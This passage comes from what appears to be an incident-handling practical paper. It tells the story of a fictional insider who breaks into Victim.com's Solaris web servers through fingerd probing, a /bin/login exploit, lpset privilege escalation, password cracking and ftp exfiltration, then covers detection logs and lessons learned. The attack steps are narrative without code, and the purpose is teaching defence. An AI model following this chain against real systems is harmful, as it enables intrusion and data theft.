What is the likely cause of this? There are usually several that contribute: New requirements and projects are pushed at an aggressive pace. Security requirements are generally left to the individual administrators to attempt after the project is well under way. Concerns with protocols or services that may be insecure are usually identified too late in the project and "business requirements" or "the product requires this is allowed" are used to push past the risk so that the deadline and budgets can be met. Also unfortunately, problems that occur long after implementation will rarely be traced back to a poor original design or a product that was selected even though it contained serious potential vulnerabilities.

d. Include (sanitized) excerpts of policies and procedures that could help demonstrate the preparation status.

These excerpts from the fictitious Victim.com are examples of what is commonly found in many corporate computer system policies. They are a composite that has been created from actual policies I have seen at several real corporations. Some of the points are applicable to events that took place as part of this incident. Others will be reviewed and modified as part of "Lessons Learned".

In general, policies need to do several basic things to be effective (especially if they later need to be used in court or in an employee dispute):

- Define what is expected of the audience. What are their responsibilities? What actions do they take or will others take?
- They must be clear for the intended audience (simple is better)
- They must record some acknowledgement that the reader has understood the policy.

Personnel Policies

"Access to victim.com systems will be restricted to victim.com employees for business purposes only."

"All use (including email or Internet access) of victim.com systems may be logged. Users agree that they have no expectation of privacy when using victim.com systems."

"Inappropriate use of victim.com systems, including the intentional downloading of viruses or other malicious code may be considered grounds for immediate termination."

"Victim.com strives to provide a productive work environment. While limited personal use of email or Internet may be allowed at the discretion of the individual manager, users are required to respect the rights of others and refrain from downloading or viewing of offensive material of any type. Questions or concerns about what is or is not considered offensive should be addressed with your manager or an HR representative."

IT Policies

"All victim.com Internet servers will be protected by a firewall and access restricted to the protocols and services required for proper operation. That is, a "denied unless expressly permitted" policy will be implemented."

"Firewall logs will be monitored by Victim.com IT staff to identify potential security problems."

"Victim.com will implement an IDS on the service net configured to alert IT staff of potential attacks on our servers."

"Victim.com IT staff will be responsible for maintaining appropriate patch levels on all critical servers. Patches will be reviewed for potential impact to Victim.com applications and services prior to installation and a "backout plan" will be in place before any patches are applied."

"Change control processes will be used to manage the configuration of all Victim.com servers."

"All Victim.com servers will be part of a regular backup schedule. Critical data will be backed up nightly with copies sent to a secure off-site storage facility the following morning."

2. Identification

a. Give a timeline of the incident.

At some point, Joel (an employee of Victim.com) becomes dissatisfied with his position, and decides to leave the company. Clearly they do not appreciate him as well as they should, and he is determined to make a big splash at his new job (once he gets one). Until then, he has decided that he should be able to take some information with him that will give him an advantage in whatever new situation he finds himself.

Joel also fancies himself a technical person and believes he can hack into a corporate system and access client lists and other information about some of Victim's largest customers (purchasing information, key contacts, support calls they have placed). This information should be very useful helping him find a job at one of Victim's competitors.

He knows that Victim.com has a pretty decent IT department with a *very* paranoid security administrator. So he wants to be pretty cautious about his actions. The worst thing possible would be for him to be discovered and information about his activities made public. Not only would he be fired (and probably prosecuted), worse yet he would look like a fool and never be able to work in this industry again. But Joel is too smart for that…

Joel knows that Victim does a lot of interaction with its customers from their main web site. This includes on-line submission of support requests and the ability to configure and submit purchase orders on-line through a secure form.

Also, mailing lists are compiled for direct marketing campaigns, and he suspects these may be also accessible on the web server.
Joel decides to see what he can find out about the security measures in place and does a bit of constructive listening at the lunch room. He sits near the table where the IT folk eat and manages to overhear some conversations about an Intrusion Detection system having been added behind the firewall. He also knows that Sales and Marketing maintain the content on the web server as well as running the e-commerce initiatives. He has heard them talk about a system called "web-staging" and after a bit of research on "hacking", decides that this may be a potential attack path.
Joel has a laptop as part of his job, and has downloaded some tools at home (since all Internet access from Victim.com is forced through a web proxy.)

Once he has "armed" himself with a copy of nmap and some other tools, he sets to work:

- Day 1 - Monday morning Joel runs an nmap scan in "Sneaky" mode. It takes almost all day to complete, and Joel gets a bit nervous since he never leaves his laptop at work and is afraid that if he does so, it might raise suspicion. Fortunately it is done before 5, and he takes the output home that night. Once at home, he spends a couple of hours researching potential Solaris vulnerabilities and downloads a bunch of them.
- Day 2 – Tuesday. Joel lays low today, but makes sure he spends his lunch time sitting near enough to the IT folks to see if there is any discussion of anything unusual noticed yesterday. He hears only normal conversation, and breathes a bit easier.
- Day 3 – Wednesday Joel feels a bit more brazen about his ability to do his scan unnoticed. He spends some time that day trying a couple of things. The first one he uses is the "fingerd" attack, and he is rewarded with additional information including account names and the time of last access to "web-staging". Again, listening in on conversation at lunch, he believes this has gone unnoticed. That afternoon, he tries the "/bin/login" vulnerability using telnet and an account he has found to have been inactive for some time (sboss). Bingo! He has access to web-staging! He does a quick look around using "w", "last","ps" and "netstat" and looks at the "/etc/syslog.conf" file as well as the last few lines from /var/adm/messages. And finds he is in luck, there is a copy of a compiler on the system as /usr/local/bin/gcc. Man, he is a hacker now! He goes home that night feeling like this might work.
- Day 4 – Thursday comes and with it a new sense of uneasiness. Before he was just gathering information. Now he had actually hacked into a system! He decides to lay low another day. Still no unusual chatter at work, so he plans his next move. Get root and grab the password file, then try those accounts on production. Later in the afternoon, he receives a cell-phone call from "Cogswell.com", one of the companies he has applied to. They are calling him back to

schedule a second interview with the Director of the department the following Tuesday! Wanting to impress them, he decides he needs to move quickly to take advantage of the opportunity.

- Day 5 – Friday. Last night was a busy one. Joel went over his set of downloaded exploits, and actually installed "Crack" on his home system (a Linux box he had been playing with). This morning, he once again gains access to web-staging with his /bin/login attack and tries several of these exploits. Many of them compile but do not gain him root. He is getting nervous and constantly runs "w" and "tail /var/adm/messages" but sees nothing that seems to indicate he is under suspicion. Finally, late in the day he hits on the lpset exploit (exploit #3) and discovers he has root! He immediately copies the /etc/passwd and /etc/shadow files and leaves for the weekend.
- Day 6 & 7 – Joel at home is overjoyed to see that he cracks several passwords in the first few minutes. Unfortunately he fails to get the password to root despite running against a pretty large dictionary.
- Day 8 – Monday Joel returns to work with the cracked accounts from web-staging. Eager to get the information he is looking for before his follow-up interview, he again logs in to web-staging as sboss and begins. He has thought about which accounts to try on production and not wanting to raise any alerts by trying an account that doesn't exist, he runs his "finger" command at www.victim.com to see which accounts are present. Unfortunately, it times out and returns nothing. He thinks for a minute and decides that (based on his membership in both "staff" and "webstaff" groups) that kwalczak may well be there. He wonders why the finger probe didn't work, but is running out of time. He knows his interview at Cogswell.com is tomorrow, so he pushes forward. His luck seems to be with him, and he is pleased with a successful telnet login on www.victim.com as kwalczak. From here, he looks around a bit and is fairly quickly rewarded. The kwalczak account can directly access nearly all the files in the web server area. He soon has access to lots of interesting information including customer names and email addresses plus a set of web log entries showing what looks like a lot of activity by one of their biggest accounts in the e-commerce area. One entry indicates a quote was generated recently! He frantically looks around and eventually finds the quote itself stored in a temporary directory. He quickly takes these files back to his machine (from web-staging, he uses ftp to www.victim.com as kwalczak and pulls them back onto web-staging and from there pushes them to an ftp server he has installed on his laptop).
  Satisfied with his "haul", but very nervous he deletes all the exploits from the compromised "sboss" account area on web-staging (after all, he has a legitimate account to use now if he needs it in the future and could always re-create the rest of the attack.)
  That night, he takes his laptop home and copies all his stolen data to a home system.

- Day 9 – Tuesday. The big interview. He takes a personal day from Victim.com and meets with Cogswell's hiring manager and her Director. They seem very impressed with his knowledge of what some of their larger customers (and potential customers) seem to be looking for. At the end of the interview, he is made an offer to come on as a key member of their Sales team!
  That night, Joel plans his resignation speech, and deletes all the exploits and stolen data from his laptop.
- Day 10 – Weds. Joel gives his notice. This comes as no surprise to his Manager, who has heard through her own sources that he was looking. He is escorted off the property and never gets a chance to return to his office. His personal possessions are brought to him as he leaves. No matter to Joel though. He is so excited about his new job!!
- About two weeks after Joel leaves Victim.com, they receive notice that they have lost a sale they were pursuing with one of their biggest customers. They are told that their biggest competitor "Cogswell.com" submitted a bid that significantly undercut their negotiated discount with the customer. Surprised and disappointed, they lose significant profit that quarter and their stock takes a hit.

b. How is the incident detected and confirmed to be an incident?

While scanning through the firewall logs on March 1st (he had really meant to check them last week, but things got busy), "Dale" (the security admin) notices an unusual entry. His firewall blocked an attempt to "finger" the production web server on Feb 16th and the source IP was the web-staging machine. Probably nothing, but Dale mentions it to the web server administrator (Hank). Hank is pretty sure Dale is just being his usual paranoid self, but still, most of the people on web-staging are in Marketing and wouldn't normally be "finger"ing anyone, so he decides to check around a bit. He first looks at the normal log files around that time period, and at first finds nothing until something in the "last" log catches his eye. There was a login from "sboss" the same day of the finger event. On checking back a bit, he realizes that "sboss" had been gone for several months and he had disabled the account! So how did someone login? And who was it? Dale was actually onto something! Hank looks in ~sboss and does see signs of recent activity (the timestamp of ~sboss showed the directory had been changed the same day as the finger event and there were no files there, not even the normal "dot" files! (Apparently Joel had been a bit too thorough when he cleaned up). Now Hank has a real problem. He has evidence that a "disabled" account has been accessed and his staging server has been at least partially compromised! That along with the firewall logs indicate the *production* server was targeted as well. And from the inside! He logs in to www.victim.com and looks around frantically. He initially finds nothing in the messages log, and no signs that anyone except valid staff have logged in recently and breathes a bit easier. Looks like he dodged a bullet on this one. He gets back onto the

staging server and immediately rechecks all the logfiles again There had been several other logins by sboss over the week prior to the finger event! He tells all the other administrators that they should immediately change their passwords on the web servers (production and staging) and after some grumbling, gets the Marketing folks to do the same. Problem is, all indications are that it was an inside job! He (somewhat reluctantly) informs his manager. They immediately decide to change the passwords and review the logs on all their servers (not just the web servers). And then they find it. There was a connection to the ftp server on www.victim.com from web-staging only a short time after the finger event. They had overlooked it at first, because ftp was a normal means of moving files onto the web server from staging. And it wasn't "sboss" but one of the web team "kwalczak" connecting. They had seen his login entry on both machines earlier, but assumed it was normal. But the timing was too coincidental and when they checked with Kevin Walczak, he was sure he hadn't been doing anything on either server at the time. Boy, they were glad they had changed all those passwords. The intruder was someone on the inside and must be still here! But what else had happened? It had been two weeks and no-one had noticed anything wrong with either of the servers, so it didn't look like any sort of defacement of their web server. Yet something *had* happened. Someone had broken into their staging server and probably been all over production as well for at least two weeks. It was not pretty. The whole IT staff had an emergency meeting and set to work reviewing everything they could think of. All the logs on all servers, firewall and IDS between the time of the initial "sboss" login date to the present were reviewed and compared for signs of anything strange. And everyone who normally logged in to either server came under a great deal of scrutiny. (Dale was still unconvinced that Kevin didn't have something to do with it.) Management also was very worried. They couldn't prove it either was or wasn't Kevin Walczak. Nor could they find where anything had been done except for the ftp event to a DHCP address, and those addresses changed quite frequently as outside sales folk came in for regular meetings. The person who had that address now was a Director that had been on the road when the event happened. So after some stressful meetings speculating about what had been accessed, the IT Director convinced everyone that they needed to replace the production and staging web servers with new systems (they had been in the budget to be retired this year anyway) and when it had been replaced, it was re-installed and took up its new role as web-staging. Meanwhile, Hank, Dale and the team were busily looking over the systems for any more clues.

A follow-up project from within IT sponsored sending Dale and Hank to some of the SANS training courses they had been asking for. The first one they went to was "Incident Handling" and when they got back, they found they had a lot of work to do…

c. What countermeasures work?

Well, that depends on your perspective I suppose. All the network countermeasures that were in-place "worked" in that the firewall was effective in preventing all the traffic it was designed to block, and the IDS didn't "see" anything unusual. The problem was that these security measures were designed to guard against Internet based threats. Unfortunately, the local system and internal LAN security was woefully inadequate allowing Joel to get clean away with enough important data to hurt Victim.com and help himself in his new job.

How quickly is the incident identified?

About two weeks too late.

d. Include screen short, log files, etc. as appropriate to illustrate the detection/identification process for at least one OS.

These are the (truncated) "last" entries from web-staging and www.victim.com. They show the "disabled" account sboss accessing the system several times over about a week. The originating system 192.168.38.38 is a DHCP address on the Victim.com internal LAN.

```
web-staging%  last sboss
sboss        pts/1        192.168.38.38          Mon Feb 16 11:40 - 11:49  (00:09)
sboss        pts/0        192.168.38.38          Mon Feb 16 09:49 - 12:14  (02:25)
sboss        pts/2        192.168.38.38          Fri Feb 13 15:44 - 15:44  (00:00)
sboss        pts/1        192.168.38.38          Fri Feb 13 15:42 - 16:26  (00:44)
sboss        pts/0        192.168.38.38          Fri Feb 13 13:37 - 15:55  (02:17)
sboss        pts/0        192.168.38.38          Fri Feb 13 13:33 - 13:37  (00:03)
sboss        pts/1        192.168.38.38          Wed Feb 11 16:20 - 16:31  (00:10)
```

Now in the same "last" logs on www.victim.com the entries for kwalczak would have gone unnoticed if they hadn't come immediately after the failed finger attempt (implying that whoever tried finger then immediately tried and succeeded to login as kwalczak.) And Kevin Walczak is adamant that he was not logged into web-staging (192.168.38.88) at that time, nor is 192.168.38.38 the DHCP address he usually gets. Also, the only account logged in to web-staging at the time was sboss (and not kwalczak, further corroborating his story).

```
www%  last sboss
kwalczak     ftp          192.168.38.88          Mon Feb 16 12:00 - 12:05  (00:04)
kwalczak     pts/0        192.168.38.88          Mon Feb 16 10:09 - 12:06  (01:57)
```

The "fingerd" denial is shown on the firewall logs. These logs are from a Linux iptables firewall (I have separated the lines for readability):

```
Feb 16 10:08:00 fw.victim.com kernel: iptables:IN=eth2 OUT=
MAC=00:01:03:e0:d4:37:08:00:20:71:f4:17:08:00 SRC=192.168.38.88 DST=192.168.100.38
LEN=44 TOS=0x00 PREC=0x00 TTL=255 ID=54986 DF PROTO=TCP SPT=32776 DPT=79 SEQ=631324200
ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)

Feb 16 10:08:04 fw.victim.com kernel: iptables:IN=eth2 OUT=
MAC=00:01:03:e0:d4:37:08:00:20:71:f4:17:08:00 SRC=192.168.38.88 DST=192.168.100.38
```

```
LEN=44 TOS=0x00 PREC=0x00 TTL=255 ID=54987 DF PROTO=TCP SPT=32776 DPT=79 SEQ=631324200
ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)

Feb 16 10:08:10 fw.victim.com kernel: iptables:IN=eth2 OUT=
MAC=00:01:03:e0:d4:37:08:00:20:71:f4:17:08:00 SRC=192.168.38.88 DST=192.168.100.38
EN=44 TOS=0x00 PREC=0x00 TTL=255 ID=54988 DF PROTO=TCP SPT=32776 DPT=79 SEQ=631324200
ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)

Feb 16 10:08:23 fw.victim.com kernel: iptables:IN=eth2 OUT=
MAC=00:01:03:e0:d4:37:08:00:20:71:f4:17:08:00 SRC=192.168.38.88 DST=192.168.100.38
EN=44 TOS=0x00 PREC=0x00 TTL=255 ID=62947 DF PROTO=TCP SPT=32776 DPT=79 SEQ=631324200
ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)

Feb 16 10:08:49 fw.victim.com kernel: iptables:IN=eth2 OUT=
MAC=00:01:03:e0:d4:37:08:00:20:71:f4:17:08:00 SRC=192.168.38.88 DST=192.168.100.38
EN=44 TOS=0x00 PREC=0x00 TTL=255 ID=62948 DF PROTO=TCP SPT=32776 DPT=79 SEQ=631324200
ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)

Feb 16 10:09:40 fw.victim.com kernel: iptables:IN=eth2 OUT=
MAC=00:01:03:e0:d4:37:08:00:20:71:f4:17:08:00 SRC=192.168.38.88 DST=192.168.100.38
LEN=44 TOS=0x00 PREC=0x00 TTL=255 ID=62949 DF PROTO=TCP SPT=32776 DPT=79 SEQ=631324200
ACK=0 WINDOW=8760 RES=0x00 SYN URGP=0 OPT (020405B4)
```

Of note in these logs are the source IP (SRC) is that of web-staging, the destination IP (DST) is www.victim.com, the destination port (DPT) is TCP 79 which is the fingerd service. Also, the inter-packet timing indicates an increasing retry (4, 6, 12, 26 and 51 seconds) indicating that the source was treating this like a slow or unresponsive service and finally timed out.

A file listing on web-staging shows the sboss home directory being modified about the time of the last access.

```
web-staging% ls -al
total 4
drwxrwxr-x   2 sboss      staff         1024 Feb 16 12:14 .
drwxr-xr-x  19 root       root           512 Nov  6  2001 ..
web-staging%
```

The locked account being accessed was a mystery for some time. The password field had been locked. They checked the /etc directory and the passwd and shadow file timestamps on web-staging, but it looked like they hadn't changed since weeks before the incident, with /etc/ itself being modified around the last reboot (consistent with normal). Hank had a bad feeling that they had missed something, but eventually, the painful event blew over and they concentrated on improving things for the future.

```
# ls -al /etc | head
total 564
drwxr-xr-x  29 root     sys         3584 Jan 20 06:53 .
drwxr-xr-x  28 root     root        1024 Dec  1 23:00 ..
-rw-------   1 root     other          0 Dec  3 18:22 .group.lock
-rw-------   1 root     other          0 Sep 24  1998 .hosts.lock
-rw-r--r--   1 root     sys          516 Sep 24  1998 .login
-rw-r--r--   1 root     root           0 Feb 21 14:52 .mnttab.lock
Dr--r--r--   1 root     root           0 Sep 24  1998 .name_service_door
-rw-r--r--   1 root     root       48203 May  3  2001 .obp_devices
-rw-------   1 root     root           0 Jan 14 16:41 .pwd.lock
# ls -al /etc/pass* /etc/shad*
-r--r--r--   1 root     sys         1611 Jan 10 14:06 /etc/passwd
-r--------   1 root     sys          873 Jan 14 16:41 /etc/shadow
#
```

e. Describe in detail the chain of custody procedures used, any affirmations, and a listing of all evidence in this section.

Unfortunately, there was no plan in existence when the incident occurred, and in the heat of the moment, all the administrators were too busy trying to figure out what had happened to think much about how to handle the evidence. They did make sure they got a full backup that night, but mostly to compare the timestamps, etc. from in the backup logs for system binaries with the logs from a few months ago (they hoped from before anything had happened).

The "evidence" discovered shown in the previous section was not handled in any methodical way. (again fairly typical of a site with this level of preparation).

On the firewall:

- The fingerd attempt from web-staging to www.victim.com

On web-staging itself:

- The last login logs for sboss and kwalczak
- Kevin Walczak's assertion that he had not been on either server at the time of the log entries. He was questioned by his Manager about whether he may have been logged in from another system and staunchly maintained his innocence. "*I* don't know - Mr Wentworth just told me to come in here and say that there was trouble at the mill, that's all - I didn't expect a kind of Spanish Inquisition."[19]
- The filesystem timestamps for ~sboss indicating files had been removed.
- The sizes and modification times of the "operating system binaries" as compared to those the backup logs.

On www.victim.com:

- The last login logs showing kwalczak logging in and then ftp-ing from web-staging
- It's filesystem sizes and modification times as compared to that in the backup tapes.
- The "fact" that no files appeared to have been changed here either.

[19] Graham Chapman in "The Spanish Inquisition Sketch" Monty Python's Flying Circus URL: http://bau2.uibk.ac.at/sg/python/Scripts/TheSpanishInquisitionSketch

3. **Containment**

a. What measures are taken to contain/control the problem?

The passwords were all changed, as it was (partly correctly) assumed that that had been the source or the problem.
Additional monitoring was implemented at least daily until the systems were able to be replaced.

b. For at least one system involved, show the process used to assess and contain the incident in detail, including screen shots and OS commands.

Since there was no identifiable "damage" and the assumption was that changing the passwords and increasing vigilance would "fix" the problem temporarily. The commands and data related to this have been included previously in the Identification section.

c. You should describe your "jump kit" and/or all the tools used for this incident.

Please refer to the "References / Tools" section for this. The tools and systems used in this simulation included:

- A Linux system that at different times played the roles of the attacker's system as well as the firewall and the IDS.
- An older donated Solaris system that played the role of both the web-staging system and www.victim.com
- Snort-2.1.1-RC1 with rules dated Feb. 17, 2004
- Crack 5.0a on Linux
- Nmap 3.48 on Linux

Author's note: In my current job I keep a small "mini kit" (please see the References - Tools section for links to these utilities. The footnotes would take over the page :-)

- Laptop with Windows2000 Professional and numerous tools including:
  - Ethereal – packet capture and analysis
  - Snort – network intrusion detection
  - Netcat – general purpose network packet utility
  - nmapNT – scanning tool for Windows
  - PGP – privacy and encryption tool
  - SamSpade – collection of name service lookup tools
  - Foundstone utilities – quick SNMP and TCP scanners
- RedHat 8 (currently) in a dual-boot setup with similar tools including:
  - Ethereal – packet capture and analysis
  - Snort – network intrusion detection
  - Netcat – general purpose network packet utility
  - Nessus – a thorough security scanning utility
  - Nmap – network scanning tool
  - Tcptraceroute – trace to any TCP port
  - Tcpdump – a packet capture tool
  - Gnupg – privacy and encryption utility

- Several bootable Linux CD distributions of Phlak, knoppix, knoppix-std
- A copy of BART (Bootable Antivirus & Recovery Tools)
- A small 4 port hub.
- 2 USB thumb drives
- Two PCMCIA NICs (802.11b and 100BaseT)

4. **Eradication**
   a. **Once the problem is contained, how is it eliminated from the system in question?**

In this case, simply that the passwords are all changed and the production server is retired early.

b. What type of "cleanup" is involved?

Nothing other than the password changes. The true data loss was never discovered and nothing was believed to be changed on the systems.

c. What is the root symptom or cause of the incident?

(see Lessons Learned for my soap-box-rant, er. I mean evaluation of the real root cause of the situation)

The IT team never were really sure. The consensus was that one of the web team (possibly poor Kevin) had somehow guessed the root password and had been playing around using the sboss directory to store whatever they were doing. But there were inconsistencies in this theory. The "last" logs showed logins by sboss not "su sboss" events. And if his entry had somehow been "unlocked" in the password file, he had been very good to reset the timestamps to before the incident. Plus, if it were Kevin, why the finger attempt? He had direct access to the server, he would not need to use it.

5. **Recovery**
   a. **How is the system returned to a "known good" state?**

Since two weeks had passed from the incident to its discovery, there had been many changes on the web server. A full restore of all the content would have overwritten these changes. Management made the decision that it was likely that nothing had been actually changed, so the system was simply left in operation and monitored closely until its retirement.

b. Describe in detail what steps are taken to bring systems or services back into operations.

Nothing was ever taken out of operation.

c. What changes, if any, are made to further secure the system and protect against a similar exploit happening in the future?

Immediate changes were simply the changed passwords and closer monitoring. Passwords are now required to be changed periodically.

Procedures were changed to include automatic forwarding of firewall logs on a daily basis. Dale is now expected to review them as soon as they come in.

Both systems had several patches that were identified by Sun's "patchcheck"[20] utility were installed.

Several of the inetd services were commented out (including fingerd).

When the new system was installed, it was hardened by applying the latest Sun security patches, disabling the unneeded services from startup (Their vendor would not support the system if they did a re-install, but assured them that the new version of Solaris was much more secure than the old one had been.)

d. What type of testing is done to ensure that the vulnerability had been eliminated?

Hank and Dale find and run the checkrootkit[21] tool (finding nothing) and run a "find / -type f –mtime -21 –print" to see what files may have been changed. This may have given a false negative if a real rootkit had been installed, but it gave them some added assurance that nothing had been actually compromised. Had any file changes been found they would have been reinstalled from backup tapes or the system wiped depending on the magnitude of the discovery. They also intended to use the Solaris fingerprint database[22] to compare anything changed with a known set of md5 sums. Fortunately, no system programs (nor signs of rootkit) were found.

Afterward, "monitor monitor monitor" is the mantra for quite a while (at least until the systems were replaced).

[20] Sun's tool is available here: http://sunsolve.sun.com/pub-cgi/show.pl?target=patchk
[21] This utility is available at: http://www.chkrootkit.org/
[22] This is maintained by Sun at: http://www.sun.com/solutions/blueprints/0501/Fingerprint.pdf

6. Lessons Learned

a. Analysis of the incident, including as much information as is available or can be ascertained about what allowed the incident to occur and recommendations for preventing similar incidents in the future.

Since this was the first incident (other than the usual virus problems) that the IT department has had to handle, they did learn quite a bit in a very short time. Note that they were been under a lot of pressure from Management to "Do a thorough analysis and figure out exactly what happened, fix it and prevent it from happening again, but don't take the web server offline!"

The IT team has several meetings over the next few days and identifies many areas where they need to improve internally:

- They realize they need to make more of an effort in internal security. They believe they should install an internal IDS to at least monitor access to servers. And if possible the firewall should automatically send alerts if it sees illegal traffic to the service network coming from the inside.
- They will look at how DHCP addresses are assigned and how they can map those to hardware addresses. These MAC addresses now will be required to be part of the standard laptop/desktop inventory process.
- While they have no direct evidence of it, they realize that the lack of current patches on the servers probably contributed to the problem.
- They also know that too many services were enabled. Even if they could not have started with a clean "minimalist" install, they could easily have disabled most of the services started by the inetd.
- Training needs to be emphasized. Dale and Hank do go to SANS and start to work with the IT Director to make IH into a real process with appropriate training, forms, contacts and resources available.
- They realize (after coming back from training) that even if they had done nothing else and had no training, that using the IH forms available from SANS could have helped. Even though they were in full panic/reaction mode, using pre-designed forms would have given them a bit of structure, possibly allowing them to do better forensics and discover the real culprit.
- They need to prepare a set of standard processes to handle the recording and communication of activities throughout an incident. They know that given the way they responded, they could not precisely reconstruct what happened now if they wanted to.
- They need to practice data preservation techniques especially related to its potential use as evidence. Trying to do this in an emergency and do a true full bit-for-bit dump of the compromised systems would have been impossible. If they had been ready, they could have taken a "bit level" dump of the disks and possibly reconstructed enough to discover what had been in ~sboss/…/ and what had been ftp'd from www.victim.com. (They did not know this, but that might have even led them to Joel.)

- They also wrote up several areas where weaknesses identified in the internal reviews pertain to corporate policies and procedures including:
    - Employee accounts must be more thoroughly disabled until they can be removed from all systems. This removal should be completed within a short period (30 days at the most) after they leave. Any files remaining must either be transferred to another account or saved and archived, then removed from the systems.
    - Policy should be changed to require that Corporate servers be configured to require stronger passwords that are not vulnerable to basic dictionary attacks. While they could not prove that password files were “cracked”, the strong suspicion was that the access was via a guessed password.
    - User passwords must be automatically changed every 60 days. (A common response, but I will point out that it may even hurt more than it helps since some of the users will write down their passwords. I feel that better choices of passwords that do not need to be written down is a stronger defense than periodic changes alone.)
    - It should be a policy requirement that Corporate servers have a periodic security review. This should also be a “check point” on every project plan that must be completed before acceptance into production.
    - Procedures should require that all active corporate servers be maintained at the most current level for security patches that could affect their services. If this causes an application incompatibility, a work-around must be found until a better resolution can be determined.

So what is behind this problem?

<begin soap-box mode>

In addition to their general lack of attention to internal security needs, this sad state of security also highlights a far too common practice. I am referring to taking a systems default configuration without question. Many vendors, including 3rd party integrators take very little time to tailor a system for the specific needs of the client and deliver an essentially "open" system. Often the default factory configuration has *additional services enabled* to make the system work, rather than the minimal set of required services needed to fill the requirements. I believe this is a shared problem:

- Manufacturers distributes systems with a default open configuration. Clearly they want the customer to see all the features of their product, but they should take the time to work with the reseller or integrator to determine an appropriate configuration once the sale is made. Open configurations are fine for trade show expos where you want to show off the latest features, but leave systems far too vulnerable for "production".
- The 3rd party reseller or systems integrator often takes the shortest path to getting paid. They have little financial interest in seeing a secure installation, just one that runs the applications they were paid to install. Worse yet, once it is up and running, if any changes are made (like disabling unnecessary services) they are often "off the hook" for warranty support. This virtually ties the hands of the on-site staff.
- The customer takes for granted that their vendors will do the right thing. This is both an economic symptom as they are pressured to get the system up and running as soon as possible and a technical one since the vendor and integrators are perceived as the "experts". This relegates security to a "bolt on" component (if it is considered at all). The desire to get a system up as quickly and cheaply as possible is a powerful influence. And once a machine is running, it is very difficult to take extra time to either re-install it from scratch with a minimum set of components or even to disable unnecessary services. Such requests are usually seen as imposing delays on the project. Even if hardening of the system is allowed, it is restricted by the requirements of the application that has already been installed. Any problems with applications immediately cause everything to be re-enabled and hope the problem goes away.

These are very real problems faced by everyone involved in providing systems for production services. Unfortunately, I have no "magic bullet", but I believe that calling attention to the seriousness of the problem can help. Those "Key Decision Makers" responsible for project schedules, budgets and requirements need to understand that decisions made along the way in the name of an aggressive schedule can carry expensive and serious future consequences.

</end soap-box mode>

6. Extras

Alternate Timeline

- **Day 1 –** After doing a lot of internal research, "Peggy" comes in well prepared and is soon setup with her toolkit. It includes all the same things that our friend "Joel" had, although laid out in a more orderly way so she can quickly index through her exploits by operating system, architecture, class of attack, etc. She clearly has the advantage of experience. Having spent a fair amount of time cultivating "social engineering", her first move is a direct attack at the kwalczak account on web-staging (using the same /bin/login exploit that Joel used). She didn't need to run the nmap scan or the fingerd probe, since she had already discovered that it was an older Solaris system. She had met Kevin Walczak at lunch one day and had later taken an opportunity to "shoulder surf". She had almost seen him type his password once, but it didn't matter. She was well-armed. Once logged in, she immediately ran the lpset exploit and grabbed the password file (this would take her less than 5 minutes from start to finish). Cracking the passwords was almost too easy, and she was back in as kwalczak with his password before lunch. Using passive techniques (netstat –an | grep ESTABLISHED), she quickly discovered that telnet and ftp were allowed between web-staging and www.victim.com, and by mid-afternoon had gotten onto the production server as kwalczak and copied lots of files back to her laptop. Knowing that the system sent logs to a network host, she didn't even bother to erase the ftp transfer logs. What did she care? There was nothing to tie anything back to her. And even if someone had examined her system, she kept her set of tools with her on a USB "thumb-drive" so none of them had ever been stored on the disk. (Just to be sure, she used a file "wipe" utility that overwrote temporary files created that day with multiple passes of random data. Needless to say, she was well paid by Cogswell.com for her few months as a Victim.com temp…

I include this brief example since even though my contrived situation had "Joel" getting away with some information, he did leave several clumsy footprints, and an internal IDS or more attention to the firewall could have alerted someone during the incident. This brief section intends to show that it would not have been that much harder to accomplish the same or worse and leave far less evidence. A determined attacker can prepare well ahead of time and accomplish a lot in a very short time.

Only with a thorough security stance that includes all elements from perimeter security to internal LAN and host security along with intrusion detection (network *and* host based) can we have a decent chance.

But the most important security tools are between the ears of your technical staff. They need to be kept at the latest "patch level" also :-)

7. References

Tools

Boy this could be a huge section. I am trying to limit it to at least the *class* of tools I demonstrated or referenced in this paper. Many deserving tools will be left out, and I apologize in advance if I missed your favorite. I had to draw the line somewhere.

Snort – A network intrusion detection system
Written by Marty Roesch and contributed by many around the world, this free network intrusion detection utility sets the bar for even high-priced commercial utilities.
Used in this exercise to demonstrate what might be visible if an IDS were present, I include a link to the main site at the
URL: http://www.snort.org/

tcpdump & Windump - packet capture programs
Not directly referenced here, but it is so much a part of a complete toolkit that I needed to include them. Based on the same libPcap packet capture library as Snort and ethereal, learning at least the basics of tcpdump should be on any network or system administrators "todo" list. Available at may sites for UNIX, Linux and Windows:
URL: http://www.tcpdump.org/
URL: http://windump.polit.it/

Ethereal – A graphical tool for capturing and analyzing packets.
Also not referenced, it is based on the same libPcap packet capture library, meaning that ethereal can happily exchange files with tcpdump and snort (in binary capture mode). It decodes many protocols, making it easy to see what is happening without needing to be able to decode HEX. (hmm… is that really a good thing?)
URL: http://www.ethereal.com/

Netcat – A packet utility on UNIX or Windows
Although not used in the example attack here, I would be remiss if I did not include a reference to this tool. (Not to mention that my instructor would be very disappointed :-). Capable of sending or receiving generic data across network connections, this tool can be used in many very creative ways. In many actual attacks, it is used to leave (or connect to) a backdoor on an arbitrary port on a target system. Since it functions much like the standard UNIX "cat", it can be used in a "chain" so that the output of one can be passed along through the input of another, making a long series of hops between the real attacker and their ultimate target. This is very useful in covering tracks, so that following an attack may mean obtaining assistance and evidence across time-zones and geo-political boundaries that are not always friendly to one another.
URL: http://www.zoran.net/wm_resources/netcat_hobbit.asp and
URL: http://www.atstake.com/research/tools/network_utilities/

Nessus – network vulnerability scanner
Another tool not directly used in this example, however it deserves mention as both a tool itself and for the searchable list of vulnerability signatures available:
URL: http://www.nessus.org/

Foundstone utilities – numerous
I have used both SNScan (an SNMP scanner) and SuperScan (a simple and fast TCP scanner) found in "Free Tools" under the "Resources" section of their main page
URL: http://www.foundstone.com/

SamSpade
A nice collection of name service lookup tools under one interface. I have used the Windows version for a while.
URL: http://www.samspade.org/ssw

Phlak – a bootable Linux security toolkit
URL: http://www.phlak.org/modules/news/

Knoppix & Knoppix-std
two other bootable Linux distributions (still checking them out)
URL: http://www.knoppix.org/
URL: http://www.knoppix-std.org/

BART – The Bootable Antivirus & Recovery Tools
